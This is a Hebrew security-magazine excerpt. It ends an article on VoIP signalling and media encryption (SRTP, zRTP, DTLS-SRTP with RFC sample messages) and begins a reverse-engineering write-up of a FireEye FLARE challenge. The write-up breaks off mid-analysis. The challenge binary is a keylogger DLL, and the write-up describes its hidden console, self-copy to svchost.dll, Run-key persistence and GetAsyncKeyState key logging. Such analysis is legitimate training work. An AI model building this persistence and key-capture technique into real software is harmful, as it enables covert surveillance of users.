הסיבה להצפנת פרוטוקול האותות, היא בעצם לאפשר שליטה טובה יותר למי מותר לבצע פעולות, אך חשוב מזה, להצליח להצפין את המדיה, בלי להדליף מידע בנושא. אם לא תתבצע הצפנה ל SIP שנושא בתוכו SDP, אשר יתאר מדיה מוצפנת, יהיה ניתן לקבל מידע אודות ההצפנה של המדיה, ובכך ניתן להאזין ל RTP גם כאשר הוא מוצפן.

SDP "רגיל" יכול להראות כך:

```
v=0
o=- 25678 753849 IN IP4 10.0.0.4
s=
c=IN IP4 10.0.0.4
t=0 0
m=audio 3456 RTP/AVP 18 96
a=rtpmap:96 telephone-event
a=fmtp:96 0-15,32-35
a=sqn: 0
a=cdsc: 1 audio RTP/AVP 0 18 96
a=cpar: a=fmtp:96 0-16,32-35
a=cdsc: 4 image udptl t38
a=cdsc: 5 image tcp t38
```

אך SDP המתאר גם הצפנה יכול להראות כך (לפי RFC4568):

```
v=0
o=jdoe 2890844526 2890842807 IN IP4 10.47.16.5
s=SDP Seminar
i=A Seminar on the session description protocol
u=http://www.example.com/seminars/sdp.pdf
e=j.doe@example.com (Jane Doe)
c=IN IP4 161.44.17.12/127
t=2873397496 2873404696
m=video 51372 RTP/SAVP 31
a=crypto:1 AES_CM_128_HMAC_SHA1_80    \
    inline:d0RmdmcmVCspeEc3QGZiNWpVLFJhQX1cfHAwJSoj|2^20|1:32
m=audio 49170 RTP/SAVP 0
a=crypto:1 AES_CM_128_HMAC_SHA1_32    \
    inline:NzB4d1BINUAvLEw6UzF3WSJ+PSdFcGdUJShpX1Zj|2^20|1:32
m=application 32416 udp wb
a=orient:portrait
```

כפי שניתן לראות בקוד המודגש, יש תאור של צורת החתימות וניתן לדעת כיצד להאזין לאודיו מול מה שנבחר. יותרה מזאת, ניתן לדעת גם מה סוג המידע שיהיה ב-RTP באמצעות SAVP.

AVP הם ראשי תיבות ל Audio Visual Profile ולמעשה SAVP כפי שניתן לנחש מדבר על Secure Audio Visual Profile. יש גם עוד גישה ל-AVP אשר נקראת Profile with Feedback Audio Visual או AVPF בקיצור, אשר גם היא מכילה גרסה מאובטחת בשם SAVPF.

בנוסף ל-RTP שהסברתי בקצרה, גם RTCP מושפע כאן ישירות. וזו למעשה הסיבה שבמידה ורוצים להצפין את המדיה, יש צורך גם להצפין גם את מערכת האותות שבאה איתה.

סוגי הצפנות למדיה

ישנם כ-שתי תצורות להצפנות נפוצות עבור המדיה עצמה:

1. SRTP
2. zRTP

SRTP


זוהי שיטה נפוצה מאוד אשר מכילה את ראשי התיבות של Secure Real-Time Protocol. הרעיון הוא לבצע הגנה לשידור המדיה במצבים של unicast - כלומר שידור לצד אחד, או multicast - שידור למספר גורמים ידועים במקביל (כדוגמת שיחת ועידה). הפרוטוקול נוצר על ידי חברות סיסקו ואריקסון בשביל להצפין את המדיה העוברת בניהם.
הרעיון של SRTP הוא הצפנה בשני חלקים:

1. הצפנה של הפקטה עצמה
2. הצפנה של חלקי הזרימה

הצפנת הפקטה עצמה היא סוג של Block cipher, אשר למעשה לוקחת את כל הפקטה ומצפינה אותה כמו שהיא. הסיבה לכך היא שפקטה תמיד מגיעה באותו הגודל, והיא תמיד מגיעה או לא מגיעה בצורה אטומית, ובכך כל המידע מגיע ועליו ניתן להפעיל ולפתוח את ההצפנה.

הצפנת חלקי זרימה, הוא הצפנת המידע (payload) עצמו.

לפי RFC3711, מבנה של SRTP נראה כך:



ה-SDP שמתואר ב-RFC4568 אשר הדבקתי בחלק של הצפנות VoIP למעשה מתאר שימוש ב-SRTP. מבנה הפקטה מתואר בתרשים כאן למעלה, וניתן לראות כי הצפנת ה-block מתוארת בצד ימין, והצפנת המידע (payload) עצמו מתוארת בצד שמאל.

בנוסף ל-SRTP, גם RTCP מכיל פרוטוקול הצפנה אשר קיבל את השם SRTCP. הבעיה היא שלא חובה לבחור בשימוש של SRTP ושל SRTCP. גם אם אחד מהפרוטוקולים נכנס להצפנה, זה לא אומר שגם הפרוטוקול השני מוצפן.

הפרוטוקול אפילו מאפשר לשים הצפנה בשם null cipher, שהיא למעשה רק מתנהגת כאילו יש הצפנה, אך המידע אינו באמת מוצפן. כאשר רוצים מידע מוצפן כמו שצריך, חייבים לקחת בחשבון את כל הנקודות האלו ולדאוג להן לפני שניתן לדעת שיש הצפנה בפועל של המדיה.

zRTP

זוהי גישה מבוססת על Diffie-Hellman, בה כאמור יש החלפת מפתחות הצפנה ושימוש ב-SRTP להצפנה עצמה ופותחה על ידי IETF. האות z מייצגת את אחד המתכננים העיקריים של הפרוטוקול בשם פיל צימרמן (Phil Zimmermann).

zRTP עובד רק במצב של אחד לאחד (כלומר unicast), ואינו מתוכנן לעבוד עם מצב של שיחות בין קבוצות. אך המימוש חייב לתמוך ברעיון של multiplexing - רעיון בו ניתן להעביר יותר ממידע בודד באותו הצינור בדיוק, אותו רעיון של "קו טלפון" מסורתי, אשר כבל אחד יכול "להחזיק" מספר שיחות במקביל.

הרעיון של zRTP הוא שאין אמת צורך "לתאר" אותו בזמן איתות, אך כן ניתן להכריז עליו בSDP עם שדה attribute כלשהו ובכך לנסות ולהציג את יכולת התמיכה כבר בשלב האיתות, אך הוא אינו חייב לבצע זאת ברמת ה-SDP.

הסיבה לכך היא בגלל שהפרוטוקול מנסה לבדוק האם הצד השני מסוגל לענות בפרוטוקול, ובמידה וכן, מצפין את המידע, ובמידה ולא, המידע עובר בצורה לא מוצפנת. גישה זו קיבלה את השם "הצפנה מזדמנת" (Opportunistic encryption).

אחת הדכים ש-zRTP מבצע זאת, היא על ידי ביצוע סוג של ping, אשר כל מי שתומך ב-zRTP חייב לענות עליו. במידה ואין מענה, אז הוא יודע כי לא ניתן "להיכנס" למצב הצפנה.

למרות השימוש ב-Diffie-Hellman, אין צורך בהכרזה מוקדמת על מפתח ההצפנה בפרוטוקול, היות והמפתחות נוצרים בזמן ריצה בין שני הצדדים. גישה זו מאפשרת להגן מפני MiTM במידה והמחשב שקיבל את הבקשה הראשונה אינו שייך לתוקף, ובכך קשה מאוד "לזהם" את ההצפנה כאשר זו התרחשה בין שני צדדים.

הניסיון למנוע התקפת MiTM מתבצע על ידי שימוש ב-SAS, אשר גורמת לשני הצדדים לחשוב על טקסט או חתימה דיגיטלית קצרים שהם משמשים כזיהוי הראשוני, ובמידה ואותו הדבר קיים אצל שני הצדדים, אז בעצם נכנס ה-PKI לתמונה וכך נמנע MiTM וההצפנה מתחילה עם תעודת הצפנה.

למעשה שדה ה-attribute תחת ה-SDP אמור להכיל את הודעת ה-SAS, אך אין זה חייב להתרחש שם (לפי RFC6189):

```
v=0
o=bob 2890844527 2890844527 IN IP4 client.biloxi.example.com
s=
c=IN IP4 client.biloxi.example.com
t=0 0
m=audio 3456 RTP/AVP 97 33
a=rtpmap:97 iLBC/8000
a=rtpmap:33 no-op/8000
a=zrtp-hash:1.10 fe30efd02423cb054e50efd0248742ac7a52c8f91bc2 \
   df881ae642c371ba46df
```

בקשות zRTP מכילות פקודות שונות ולמעשה מכילות תת פרוטוקול תקשורת, כאשר כל תת פקודה שכזו מתועדת ב-RFC ומכילה מבנה משל עצמה.

לכן הפרוטוקול נחשב ל"בזבזני" יותר, אך מצד שני מספק יכולות רבות יותר, והגנה טובה יותר, והצפנת המדיה עצמה עדיין מתבצע עם SRTP, אשר zRTP מתערב בו.

WebRTC

כפי שציינתי בתחילת המאמר, ישנו פרוטוקול חדש יחסית בשם WebRTC. הוא כאמור מכיל SDP, אך גם מחייב להצפין את כל המידע העובר דרכו. WebRTC מכיל עולם שלם של דברים, אשר נכונים למימושים שלו, ואכנס כאן רק לחלק ההצפנה בפועל שנדרש.

ב-WebRTC צריך להצפין את היכולת לקבל אותות, אשר אינה ממומשת על ידי הפרוטוקול עצמו, אלא ניתנת לבחירה בזמן השימוש, וזה נעשה באמצעות WSS שהם ראשי תיבות של Web Sockets Secure.

אחד הרעיונות המקוריים היו גם כיצד לתאר את ההצפנות תחת ה SDP, ולשם כך הציעו את - SDES Session Description Protocol Security Description, אשר מסביר כיצד ה-SDP מציג הצפנה. אך ההצעה ירדה מהפרק (נכון לכתיבת מאמר זה), והמימוש היחיד של SDES שאני מכיר בעולם של WebRTC הוא של חברת גוגל.

עבור WebRTC יש שימוש בתת גרסה של SRTP בשם DTLS-SRTP. ראשי התיבות של DTLS הם Datagram Transport Layer Security. התפקיד שלו הוא לאפשר הגנה על UDP באמצעות TLS, ועליו יש מימוש של SRTP ו-SRTCP כפי ש-RFC 5763 ו-RFC 4764 מתארים. הדגמה של SIP עם SDP עבור DTLS-SRTP נמצאת ב-RFC5763.

אליס שולחת בקשה לבוב:

```
INVITE sip:bob@example.com SIP/2.0
To: <sip:bob@example.com>
From: "Alice"<sip:alice@example.com>;tag=843c7b0b
Via: SIP/2.0/TLS ua1.example.com;branch=z9hG4bK-0e53sadfkasldkfj
Contact: <sip:alice@ua1.example.com>
Call-ID: 6076913b1c39c212@REVMTEpG
CSeq: 1 INVITE
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, UPDATE
Max-Forwards: 70
Content-Type: application/sdp
Content-Length: xxxx
Supported: from-change
v=0
o=- 1181923068 1181923196 IN IP4 ua1.example.com
s=example1
c=IN IP4 ua1.example.com
a=setup:actpass
a=fingerprint: SHA-1 \
  4A:AD:B9:B1:3F:82:18:3B:54:02:12:DF:3E:5D:49:6B:19:E5:7C:AB
t=0 0
m=audio 6056 RTP/AVP 0
a=sendrecv
a=tcap:1 UDP/TLS/RTP/SAVP RTP/AVP
a=pcfg:1 t=1
```

החלק המודגש מראה היכן יש הגדרה לבקשה שכזו, כאשר כאן זו הצעה לצד השני להשתמש ב-DTLS SRTP.

בוב יגיב לכך באופן הבא:

```
INVITE sip:bob@ua2.example.com SIP/2.0
To: <sip:bob@example.com>
From: "Alice"<sip:alice@example.com>;tag=843c7b0b
Via: SIP/2.0/TLS proxy.example.com;branch=z9hG4bK-0e53sadfkasldk
Via: SIP/2.0/TLS ua1.example.com;branch=z9hG4bK-0e53sadfkasldkfj
Record-Route: <sip:proxy.example.com;lr>
Contact: <sip:alice@ua1.example.com>
Call-ID: 6076913b1c39c212@REVMTEpG
CSeq: 1 INVITE
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, UPDATE
Max-Forwards: 69
Identity: CyI4+nAkHrH3ntmaxgr01TMxTmtjP7MASwliNRdupRI1vpkXRvZXx1ja9k
          3W+v1PDsy32MaqZi0M5WfEkXxbgTnPYW0jIoK8HMyY1VT7egt0kk4XrKFC
          HYWGCl0nB2sNsM9CG4hq+YJZTMaSROoMUBhikVIjnQ8ykeD6UXNOyfI=
Identity-Info: https://example.com/cert
Content-Type: application/sdp
Content-Length: xxxx
Supported: from-change

v=0
o=- 1181923068 1181923196 IN IP4 ua1.example.com
s=example1
c=IN IP4 ua1.example.com
a=setup:actpass
```

```
a=fingerprint: SHA-1 \
  4A:AD:B9:B1:3F:82:18:3B:54:02:12:DF:3E:5D:49:6B:19:E5:7C:AB
t=0 0
m=audio 6056 RTP/AVP 0
a=sendrecv
a=tcap:1 UDP/TLS/RTP/SAVP RTP/AVP
a=pcfg:1 t=1
```

בחזרה, ניתן לראות למשל בבקשת ה-SIP של בוב כי היה ניתוב ל-2 שרתים עד שהבקשה הגיעה לבוב מאליס. אנו רואים זאת על ידי השדות של Via.

כך שניתן לראות עד כמה קל להיות פגיע לבעיות ניתוב שונות ושוב פעם להבין את החשיבות של הצפנת האותות עוד לפני שמצפינים את המדיה עצמה.

סיכום

במאמר זה סיפקתי ראיה על בעיות שיכולות להיות בעולם ה-VoIP וכיצד שימוש בהצפנה יכול לסייע בנושא. הצגתי מה הם המרכיבים העיקריים של עולם ה-VoIP, כדוגמת איתות באמצעות SIP, תאור המדיה באמצעות SDP, המדיה עצמה עם RTP ושליטה ב-RTP באמצעות RTCP.

הצגתי מה הם הגישות שניתן לקחת עבור הגנה על תקשורת שכזו, והסברתי את השוני בין התפיסות השונות.

למשל שימוש ב-TLS בשביל להצפין את בקשת ה-SIP ובקשת ה-SDP, ובכך למנוע יכולת לחשוף את צורת ההצפנה שתתבצע עבור המדיה. הצגתי שני שיטות עיקריות עבור הצפנת המדיה באמצעות SRTP ו-zRTP. וסיפקתי תאור קצר כיצד SRTP בנוי.

אני מקווה כי עכשיו יהיה קל יותר לתרגם את ההגדרות של המערכות בהם אתם נוגעים כאשר נדרשת הצפנה, לצרכים שאתם מנסים לפתור.

Solving FireEye FLARE #5

מאת שמואל ירוחם (sub)

מבוא

בשנת 2014 הוקם צוות בשם FLARE (FireEye Labs Advanced Reverse Engineering). הצוות פרסם 7 אתגרים (חלקם קשורים לניתוח בינארים). מטרת פרסום אתגרים אלו הייתה מציאת אנשים בעלי כישרונות בתחום ה-RE. מכל אתגר ניתן להוציא את הסיסמא בצורה שונה, הסיסמא היא כתובת מייל שאליה אפשר לשלוח קו"ח.

במאמר זה נפתור את האתגר החמישי. את האתגרים ניתן להוריד מכאן.

בנוסף כדי להבין לעומק את הפונקציות עליהם נדבר במאמר מומלץ להיעזר במקורות אלו:

- Intel x86 Instruction Set:
  http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html

- MSDN:
  http://msdn.microsoft.com/en-us/library/windows/desktop/ff818516%28v=vs.85%29.aspx


כלים נדרשים:

- DiE / PEiD:
  PEiD - http://www.aldeid.com/wiki/PEiD
  DiE - http://ntinfo.biz/

- IDA Pro/Demo:
  https://www.hex-rays.com/products/ida/support/download.shtml


ניתוח התוכנית

לאחר ההורדה נחלץ את הקובץ (הסיסמא היא malware). נפתח אותה ב-DiE:




נעבור ל-IDA. לא אסביר את ההבדלים בין ניתוח סטטי לניתוח דינאמי, אבל תוכלו לקרוא עליהם באינטרנט. בחרתי להתחיל בניתוח סטטי, יש לניתוח סטטי כמה יתרונות על ניתוח דינאמי:

- אנחנו לא יודעים מה הקובץ מריץ בדיוק.
- IDA מזהה המון פונקציות ספרייה (ע"י חתימות) שדיבאגר בד"כ לא מצליח לזהות, כך זה חוסך לנו המון זמן בניתוח פונקציות מיותרות.
- יש ב-IDA המון פיצ'רים שעוזרים המון, נראה אותם בהמשך.



[תמונת מסך ה-IDA ב-main של הבינארי]

הדבר הראשון ששמנו לב אליו הוא שמדובר בקובץ DLL. מעולה, נסתכל על הפונקציות שהתוכנית מייבאת (חלון ה-import):



ונחפש קריאה לפונקציות חשודות:

- 1001400C RegCreateKeyA ADVAPI32
- 10014010 RegCloseKey ADVAPI32
- 10014020 CopyFileA KERNEL32
- 1001413C GetAsyncKeyState USER32

הפונקציה הכי חשודה בנתיים היא:

```
SHORT WINAPI GetAsyncKeyState(
  _In_  int vKey
);
```

הפונקציה מקבלת פרמטר אחד (vKey) - הקוד הוירטואלי של מקש מסויים, ומחזירה את המצב שלו (לחוץ או משוחרר). כל זה בנוסף לפונקציות שראינו בחלון ה import (כתיבה לרג'יסטרי ולקבצים) מעלה את החשד שהDLL הזה הוא key Logger.

נמשיך לשוטט בקובץ. בתחילת התוכנית נראה את הקריאות לפונקציות שמטרתם להסתיר את החלון:

```
.text:1000A693                  call    ds:AllocConsole
.text:1000A699                  push    0               ; lpWindowName
.text:1000A69B                  push    offset ClassName ;
"ConsoleWindowClass"
.text:1000A6A0                  call    ds:FindWindowA
.text:1000A6A6                  mov     [ebp+hWnd], eax
.text:1000A6AC                  push    SW_HIDE         ; nCmdShow
.text:1000A6AE                  mov     eax, [ebp+hWnd]
.text:1000A6B4                  push    eax             ; hWnd
.text:1000A6B5                  call    ds:ShowWindow
```

נעבור על הפונקציות:

- AllocConsole - מקצה חלון "קונסול" לתהליך.
- FindWindowA - מציאת החלון.
- ShowWindow - הסתרת החלון ע"י העברת הפרמטר SW_HIDE.

לאחר השורות הנ"ל נראה קריאה לפונקציה בלי פרמטרים:

```
.text:1000A6BB                  call    sub_1000A570
```

בהמשך ניתן לראות שהתוכנית ממשיכה בביצוע קריאות ל:

- GetModuleHandleExA - כדי לקבל ידית (handle) לקובץ.
- GetModuleFileNameA - כדי לקבל את שם הקובץ (כולל הנתיב המלא)
- CopyFileA - העתקת קובץ ממקום למקום

ואח"כ קריאה ל-2 פונקציות שנצטרך לנתח: sub_1000A610 ו-sub_1000A4C0

סיכום ביניים

עד עכשיו נתקלנו ב-3 פונקציות לא מוכרות:

- sub_1000A570
- sub_1000A610
- sub_1000A4C0

נעבור עליהם ונקשר הכל ביחד תוך כדי.

ניתוח sub_1000A570:

sub_1000A570 היא הפונקציה הראשונה, במבט זריז על הפונקציה ניתן לומר עליה כמה דברים:

- קריאה לפונקציה RegOpenKeyExA עם הערך:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

- קריאה לפונקציה RegQueryValueExA עם הערך svchost.
- משווה את הערך החוזר (lpcbData) עם 0x50 לאחר הפונקציות בשביל לוודא שהכל כמו שצריך (על הערכים עצמם אתם יכולים לקרוא בMSDN)

לא מעניין במיוחד..

נחזור לאיפה שהפסקנו. קודם לכן, הזכרנו את הפונקציה CopyFileA, אבל לא שמנו לב מה הפרמטרים שהיא מקבלת:

```
.text:1000A747                  push    0               ; bFailIfExists
.text:1000A749                  mov     edx, [ebp+lpNewFileName]
.text:1000A74F                  push    edx             ; lpNewFileName
.text:1000A750                  lea     eax, [ebp+Filename]
.text:1000A756                  push    eax             ;
lpExistingFileName
```

```
.text:1000A757                  call    ds:CopyFileA
```

את FileName קיבלנו מ-GetModuleFileNameA, (זוכרים?), אבל מה מכיל lpNewFileName? מעט למעלה נמצאת התשובה:

```
.text:1000A733    mov     [ebp+lpNewFileName], offset aCWindowsSystem ;
"c:\\windows\\system32\\svchost.dll"
```

כבר נתקלנו בשם הקובץ הזה...

ניתוח sub_1000A610:

גם כאן יש פונקציות שקשורות לרג'יסטרי:

- קריאה ל-RegCreateKeyA עם הערך המוכר SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- קריאה ל-RegSetValueExA עם שם הערך scvhost שמכיל c:\windows\system32\rundll32.exe c:\windows\system32\svchost.dll (זה בטח מובן, אבל rundll32.exe מריץ DLL שמועבר כפרמטר [במקרה הזה scvhost.dll]).

RegCreateKeyA - יוצרת מפתח בנתיב שהועבר כפרמטר.

RegSetValueExA - יוצרת ערך+נתונים בנתיב שהועבר כפרמטר

כל מה שנכתב ל-SOFTWARE\Microsoft\Windows\CurrentVersion\Run יורץ כאשר מערכת ההפעלה עולה. במקרה הזה, rundll32.exe עם הפרמטר svchost.dll.

עכשיו הכל מתחיל להתבהר...

עד עכשיו הבנו בערך מה הפונקציה עושה:

1. מעתיקה את עצמה לנתיב c:\windows\system32 עם השם svchost.dll

יוצרת ערך חדש ברג'יסטרי בנתיב SOFTWARE\Microsoft\Windows\CurrentVersion\Run בשם svchost עם הערך c:\windows\system32\rundll32.exe c:\windows\system32\svchost.dll

ניתוח sub_1000A4C0:

בגדול, אפשר להסתבך פה עם כל מיני תנאים ולולאות, אבל אני אסביר בקצרה מה הולך פה (לא בא לי לגמור לכם את הדיו בבית... ☺)

- יש פה לולאה אינסופית שמתחילה ב: loc_1000A4C6 (זה לא משנה באמת איך הוא נוצרה שם)
- לאחר מכן יש קריאה ל-sub_10009EB0
- בדיקת שהערך החוזר גדול מ-0
- ולאחר מכן קריאה ל-sub_10001000

ננתח את הפונקציות בדיוק כמו מקודם.

הערה קטנה, סדר ניתוח הפונקציות לא חייב להתבצע ע"פ סדר הקריאה, אלא גם לפי נוחות. הכוונה: אם יש פונקציה שהיא לא ארוכה/מובנת מאוד עדיף להסתכל עליה לפני הכל, לכן - אני אתחיל ב sub_10001000


ניתוח sub_10001000:

אני מקווה שהבנתם את העסק. הפונקציה כותבת את הערך (מן הסתם ערך ASCII) שמועבר אליה - לקובץ svchost.log.

ניתוח sub_10009EB0:

אם עד עכשיו לא נתקענו, כנראה ש-sub_10009EB0 היא האתגר האמיתי.

sub_10009EB0 נראית אולי טיפה מפחיד בהתחלה, אבל סה"כ היא באמת בסדר...



[מפה כבר ניתן לראות שזה רצף של משפטי switch case או if else]

נתחיל מנק' הכניסה: כבר בהתחלה אנו רואים שיש כאן לולאה שרצה מ-0x80 ל-0x0DE. נמשיך, ונוכל לראות את קטע הקוד המיוחל:

```
.text:10009EDD                  movsx   eax, [ebp+vkCode]
.text:10009EE1                  push    eax             ; vKey
.text:10009EE2                  call    ds:GetAsyncKeyState
```

קצת על GetAsyncKeyState:

GetAsyncKeyState מחזירה לנו את המצב של המקש (לחוץ או משוחרר), להלן דוגמא:

```
#include <iostream>
#include <windows.h>

int main() {
      int j;
      while(1) {
            j = GetAsyncKeyState(0x47); //0x47 is vkCode for G key
            if (j != 0) std::cout << "G key Pressed " << std::hex << j;
            Sleep(100);
      }
      return 0;
}
```

אם הערך החוזר הוא 0, המקש לא לחוץ, אם הערך החוזר הוא 0FFFF8001h המקש לחוץ.

נמשיך...

